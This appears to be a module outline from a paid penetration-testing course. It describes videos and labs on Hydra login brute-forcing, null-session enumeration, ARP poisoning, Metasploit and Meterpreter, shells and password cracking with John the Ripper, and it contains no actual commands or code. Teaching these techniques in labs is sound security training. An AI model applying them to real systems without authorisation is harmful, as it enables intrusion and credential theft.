In the following video, you will see how to use Hydra in two real-world scenarios: an HTTP authentication attack and an SSH authentication attack. You will see how to use the tool in conjunction with publicly available passwords lists.

Null Sessions

In the following video, you will see null session attacks in action. The video covers: how to identify potential vulnerable targets, using *enum4linux*, using *samrdump.py*, using *nmap* to exploit null sessions, enumerating users, groups, password policies and more!

Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.

Videos

ARP Poisoning

In the following video, you will see how to configure a Kali machine to perform an ARP poisoning attack against Windows and Linux machines.You will also see how to use Wireshark to analyze the intercepted traffic to find sensitive information and files.

Metasploit

In this video, you will see *Metasploit's* basic usage, as well as how to configure and launch an exploit to get a *Meterpreter* shell!

Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.

Videos

Meterpreter

In this video, you will see *Meterpreter* in action on a compromised machine. You will see how to use: commands, sessions, post modules and perform privilege escalation.

Beyond Remote Code Execution (RCE)

In this video, you will watch possibilities of extending blind code execution vulnerability to a meterpreter shell.

***Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.**

Videos

Shells

In this video we will cover useful tips about various types of shells and how to use them to exploit a code execution vulnerability.

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

Labs

Brute Force and Password Cracking

Get access to various services by attacking network logins. Maintain your access by cracking a password file. In this lab you will: attack an SSH login, attack an HTTP login, use *unshadow*, and use *John the Ripper*

Null Session

Exploit null sessions and steal data. In this lab, you will: find vulnerable Windows machines, exploit null sessions to gather information on the victims, and steal private files.

Labs are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.

Labs

ARP Poisoning

Steal credentials on a switched network! In this lab you will: sniff traffic on a switched network, inspect a clear-text protocol to find credentials, and get un-authorized access to a server.

Metasploit

Exploit null sessions and steal data. In this lab you will have to use Metasploit and meterpreter against a real machine! This will help you getting familiar with the Metasploit framework and its features.

***Labs are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.**